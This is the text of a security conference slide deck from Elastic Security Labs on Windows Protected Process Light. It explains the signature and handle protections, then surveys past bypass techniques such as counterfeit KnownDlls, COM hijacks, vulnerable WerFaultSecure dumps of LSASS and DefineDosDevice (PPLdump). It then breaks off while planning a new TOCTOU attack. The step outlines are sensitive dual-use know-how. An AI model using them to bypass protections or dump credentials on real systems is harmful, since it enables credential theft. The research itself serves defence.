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BRIEFINGS

# **PPLdump Is Dead. Long Live PPLdump!**

 elastic security labs

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Gabriel Landau is a principal at Elastic Security. His public research includes Process Ghosting, AV sandboxing attacks, Kernel Mode Threats and Practical Defenses (Black Hat USA), Hide Your Valuables - Mitigating Physical Credential Dumping Attacks (Shmoocon), PPLGuard, and CI Spotter. His non-public work includes endpoint protections, exploit mitigation, product and DRM evaluation, and malware reversing. Though he mostly wears blue these days, his heart will always be red.




# Outline

- **Introduction**
  - What is a protected process?
  - Implementation
- **Attacks**
  - Historical
  - Current
- **New Research**
  - Novel Attack
  - Chaining Exploits
  - Mitigation




# Protected Process (PP)

- Introduced in Windows 8
- Process hardened against code injection and memory tampering
- Created to isolate DRM processing from piracy tools with admin rights
- Will only load specially-signed code (EXEs/DLLs)
  - No DLL side-loading
- Handles are hardened:
  - No `PROCESS_VM_WRITE`, `THREAD_SET_CONTEXT`, etc
- Also protects System, Registry, and and System Guard Runtime processes




# Protected Process Light (PPL)

- Introduced in Windows 8.1 as an extension of PP
- Similar signature requirements and process/thread HANDLE hardening
- Protect OS internals and AV from tampering
  - CSRSS - highly trusted by kernel
  - LSASS - credential dumping
  - SCM - service control manager
  - AntiMalware - prevent trivial termination of AV
- Later extended to prevent application tampering
  - Hyper-V Shielded VMs
- *The rest of this talk is about PPL*



# PPL Implementation - EPROCESS

- Structure within kernel EPROCESS
- Assigned at process creation
- Protection type
  - None, Protected Process, or PPL
- Protection signer
  - See diagram





# Code Integrity - Signatures

SgrmBroker.exe Properties

Certificate

General Details Certification Path

Show: <All>

Field	Value
Enhanced Key Usage	Windows TCB Component (1.3.6.1.4.1.311.10.3.23)
Subject Key Identifier	793165f0dbf15e5c04453d756..
Subject Alternative Name	Directory Address:SERIALNUM..
Authority Key Identifier	KeyID=a92902398e16c49778..
CRL Distribution Points	[1]CRL Distribution Point: Distr..
Authority Information Access	[1]Authority Info Access: Acc..
Basic Constraints	Subject Type=End Entity, Pat..
Thumbprint	08647820d503fd505df763ah2

Windows TCB Component (1.3.6.1.4.1.311.10.3.23)  
 Protected Process Verification (1.3.6.1.4.1.311.10.3.24)  
 Windows System Component Verification (1.3.6.1.4.1.311.10.3.6)  
 Code Signing (1.3.6.1.5.5.7.3.3)

svchost.exe Properties

Certificate

General Details Certification Path

Show: <All>

Field	Value
Enhanced Key Usage	Protected Process Light Verific..
Subject Key Identifier	01f0d3a457341838ebb31253..
Subject Alternative Name	Directory Address:SERIALNUM..
Authority Key Identifier	KeyID=a92902398e16c49778..
CRL Distribution Points	[1]CRL Distribution Point: Distr..
Authority Information Access	[1]Authority Info Access: Acc..
Basic Constraints	Subject Type=End Entity, Pat..
Thumbprint	c60a14a6hd925780e9f0463ha

Protected Process Light Verification (1.3.6.1.4.1.311.10.3.22)  
 Windows System Component Verification (1.3.6.1.4.1.311.10.3.6)  
 Code Signing (1.3.6.1.5.5.7.3.3)

csrss.exe Properties

Certificate

General Details Certification Path

Show: <All>

Field	Value
Enhanced Key Usage	Protected Process Light Verific..
Subject Key Identifier	7d3af1a3055c18fdf39399016..
Subject Alternative Name	Directory Address:SERIALNUM..
Authority Key Identifier	KeyID=a92902398e16c49778..
CRL Distribution Points	[1]CRL Distribution Point: Distr..
Authority Information Access	[1]Authority Info Access: Acc..
Basic Constraints	Subject Type=End Entity, Pat..
Thumbprint	e94a68h056ce2fa8ah046a84f

Protected Process Light Verification (1.3.6.1.4.1.311.10.3.22)  
 Windows TCB Component (1.3.6.1.4.1.311.10.3.23)  
 Windows System Component Verification (1.3.6.1.4.1.311.10.3.6)  
 Code Signing (1.3.6.1.5.5.7.3.3)



# PPL Implementation - EPROCESS

```
7: kd> dx -g @$cursession.Processes.Select(p => new {Name = p.Name, Type = p.KernelObject.
```

	<u>Name</u>	<u>Type</u>	<u>Signer</u>	<u>SectionSignatureLevel</u>
[0x4]	System	0x2	0x7	0xc
[0x8c]	Registry	0x2	0x7	0x0
[0x970]	SgrmBroker.exe	0x2	0x6	0x8
[0x1d8]	smss.exe	0x1	0x6	0x8
[0x22c]	csrss.exe	0x1	0x6	0x8
[0x278]	wininit.exe	0x1	0x6	0x8
[0x280]	csrss.exe	0x1	0x6	0x8
[0x2cc]	services.exe	0x1	0x6	0x8
[0xba8]	svchost.exe	0x1	0x5	0x8
[0x11bc]	svchost.exe	0x1	0x5	0x8
[0x21f8]	SecurityHealthService.exe	0x1	0x5	0x8
[0x21dc]	elastic-endpoint.exe	0x1	0x3	0x8
[0x3a0]	svchost.exe	0x0	0x0	0x0
[0x3c8]	fontdrvhost.exe	0x0	0x0	0x8



# Processes and Thread Protection

- Process and Thread Hardening
  - Read/write access rights blocked to less-privileged callers
    - No PROCESS\_TERMINATE, PROCESS\_VM\_WRITE, PROCESS\_VM\_READ, etc.
    - Checked in kernel by RtlTestProtectedAccess
    - No exceptions for SeDebugPrivilege
  - New limited-access rights
    - PROCESS\_QUERY\_LIMITED\_INFORMATION, PROCESS\_SET\_LIMITED\_INFORMATION
    - THREAD\_QUERY\_LIMITED\_INFORMATION, THREAD\_SET\_LIMITED\_INFORMATION

# Processes and Thread Protection

```
PS C:\Windows\System32> Get-NtToken | Select User, IntegrityLevel

User                IntegrityLevel
----                -
NT AUTHORITY\SYSTEM System

PS C:\Windows\System32> (Get-NtToken).Groups | Where {$_.Name -like "*TrustedInstaller"}

Name                Attributes
----                -
NT SERVICE\TrustedInstaller EnabledByDefault, Enabled, Owner

PS C:\Windows\System32> (Get-NtToken).Privileges | where {$_.Name -eq "SeDebugPrivilege"} | Select Name, Enabled

Name                Enabled
----                -
SeDebugPrivilege    True

PS C:\Windows\System32> Get-NtProcess -Name services.exe -Access All
PS C:\Windows\System32> Get-NtProcess -Name services.exe -Access QueryLimitedInformation

Handle Name                NtTypeName Inherit ProtectFromClose
-----
3244  services.exe Process    False    False
```



# Resource Protection

- Token Trust Level
  - New token attribute which indicates the trust level of the acting process or thread

```
PS C:\Windows\System32> $explorer = Get-NtProcess -Name explorer.exe -Access QueryLimitedInformation
PS C:\Windows\System32> (Get-NtToken -Process $explorer).TrustLevel
PS C:\Windows\System32>
PS C:\Windows\System32> $services = Get-NtProcess -Name services.exe -Access QueryLimitedInformation
PS C:\Windows\System32> (Get-NtToken -Process $services).TrustLevel

Name                               Sid
----                               ---
TRUST_LEVEL\ProtectedLight-WinTcb S-1-19-512-8192
```

# Resource Protection

- Trust Labels

- New System Access Control List Entry (SACL ACE) type that allow trust level test for any securable object
- Examples:
  - Protecting KnownDlls against modification by malicious administrators
  - Protect PPL process tokens against sandboxing by malicious administrators\*

```
PS C:\Windows\System32> (Get-NtDirectory \KnownDlls).SecurityDescriptor.Sacl

Type          User          Flags Mask
----          -
ProcessTrustLabel TRUST LEVEL\ProtectedLight-WinTcb None 00020003

PS C:\Windows\System32> $services = Get-NtProcess -Name services.exe -Access QueryLimitedInformation
PS C:\Windows\System32> (Get-NtToken -Process $services).SecurityDescriptor.Sacl | Where {$_.Type -eq "ProcessTrustLabel"}

Type          User          Flags Mask
----          -
ProcessTrustLabel TRUST LEVEL\ProtectedLight-WinTcb None 0002001E
```

\* Recent addition. See my work: <https://www.elastic.co/security-labs/sandboxing-antimalware-products>



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# Attack: Cached Signing Level

- NtSetCachedSigningLevel race condition
- CI caches signing information for performance reasons
- Cache entries are automatically invalidated by NTFS if file is modified
- Race condition in CI allowed file to be modified before cache entry is finalized
- Fixed as CVE-2017-11830



# Attack: Counterfeit \KnownDlls via Silos

- Windows containers (aka silos) are similar to docker containers.
- Containers created ability to “chroot” a process into a new object manager namespace
- “chroot” ability creates a unique namespace for all named objects including drives, network shares, events, mutexes, named pipes, etc
- \KnownDlls section object cache is part of the Object Manager namespace
  - Protected by trust label so this cannot normally be modified by attackers
- Windows treats \KnownDlls as verified - no additional checks before loading into PPL
- Attacker can create a counterfeit KnownDlls directory then spawn a new “chrooted” PPL, which will use their KnownDlls, loading DLLs specified therein
- Fixed in 7/2022 by removing KnownDlls support from PPL

# Attack: Script Engine COM Hijack

- Some script interpreter DLLs will automatically load scripts specified in the registry
- Use DotNetToJavaScript to convert .NET payload to JS
- Find COM used by PPL, and hijack its registry run a script interpreter DLL instead
- Script interpreter loads attacker JS based on registry key, which loads .NET payload
- Fixed in 1803 by blocking script interpreters from loading into PPL
  - New function `nt!CipMitigatePPLBypassThroughInterpreters` blocks PPL from loading interpreter DLLs

# Attack: Bring Your Own Vulnerable EXE

- Windows Error Reporting process memory dumper (WerFaultSecure) encrypts dumps to protect PP and PPL confidentiality
- Bug in Windows 8.1 build can lead to creation of unencrypted dumps
- Microsoft fixed the WerFaultSecure bug ~2014
- Latest Win11 will still run old vulnerable builds as WinTcb-Full
  - Easy RunAsPPL LSASS defeat




# Attack: COM IRundown::DoCallback


- Use vulnerable Windows 8.1 WerFaultSecure to dump process and find secrets and addresses
- Use COM hijack to exploit undocumented COM feature: IRundown::DoCallback
- Use acquired secrets and addresses to call an arbitrary function within WerFault.exe
- Call existing code in process, achieving arbitrary write primitive
- Use arbitrary write primitive to overwrite LdrpKnownDllDirectoryHandle
- With counterfeit KnownDlls installed, attack proceeds like DefineDosDevice exploit

# Attack: AntiMalware Blight

- ELAM - Early Launch AntiMalware Driver
  - Driver containing certificate hashes
  - Special signature from Microsoft
  - Any certificate listed in an ELAM driver can sign a file to run as AntiMalware-Light
- Overly-permissive ELAM
  - Some Antimalware vendors included hashes of certificates third-party certificates
  - Microsoft didn't vet certificate lists before signing ELAM drivers
- There are many overly-permissive ELAM drivers
  - Microsoft CAs included
- Example: You can run msbuild.exe as AntiMalware-Light with arbitrary parameters



# Attack: DefineDosDevice Bug



- The DefineDosDevice API defines, redefines, or deletes MS-DOS device names
- Implemented via RPC to WinTcb-PPL CSRSS
  - Remember this is the highest level of PPL
- TOCTOU enables attackers to trick CSRSS into creating entries in \KnownDlls
- Attacker can inject entries into KnownDlls, which PPL will load without verification
- Publicly documented in 2018 by James Forshaw
- Turnkey implementation released in April 2021 by Clément Labro as [PPLdump](#)
- Fixed in 7/2022 by removing KnownDlls support from PPL



# Attack: COM Proxy Type Library Confusion


- .NET Runtime Optimization Service runs as CodeGen PPL and hosts COM service
- Modify COM proxy configuration for service to trigger type confusion
- Use type confusion to trigger arbitrary write, replacing KnownDlls handle with counterfeit directory that is pre-loaded with attacker's DLL
- With counterfeit KnownDlls installed, attack proceeds like DefineDosDevice exploit
- Leverage CodeGen PPL access to create a signing cache entry making any DLL as trusted so it can be side-loaded into WinTcb PPL (highest level)
- Variant implemented as turnkey [PPLmedic](#) tool in March 2023 by Clément Labro
- Microsoft: KnownDlls handle mitigation coming in June 2023

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# Planning the Attack

- Attacks so far focus on:
  - CachedSigningLevel
  - KnownDlls
  - COM
- Let's try a different approach
  - Bait and Switch aka Time of Check, Time of Use (TOCTOU)



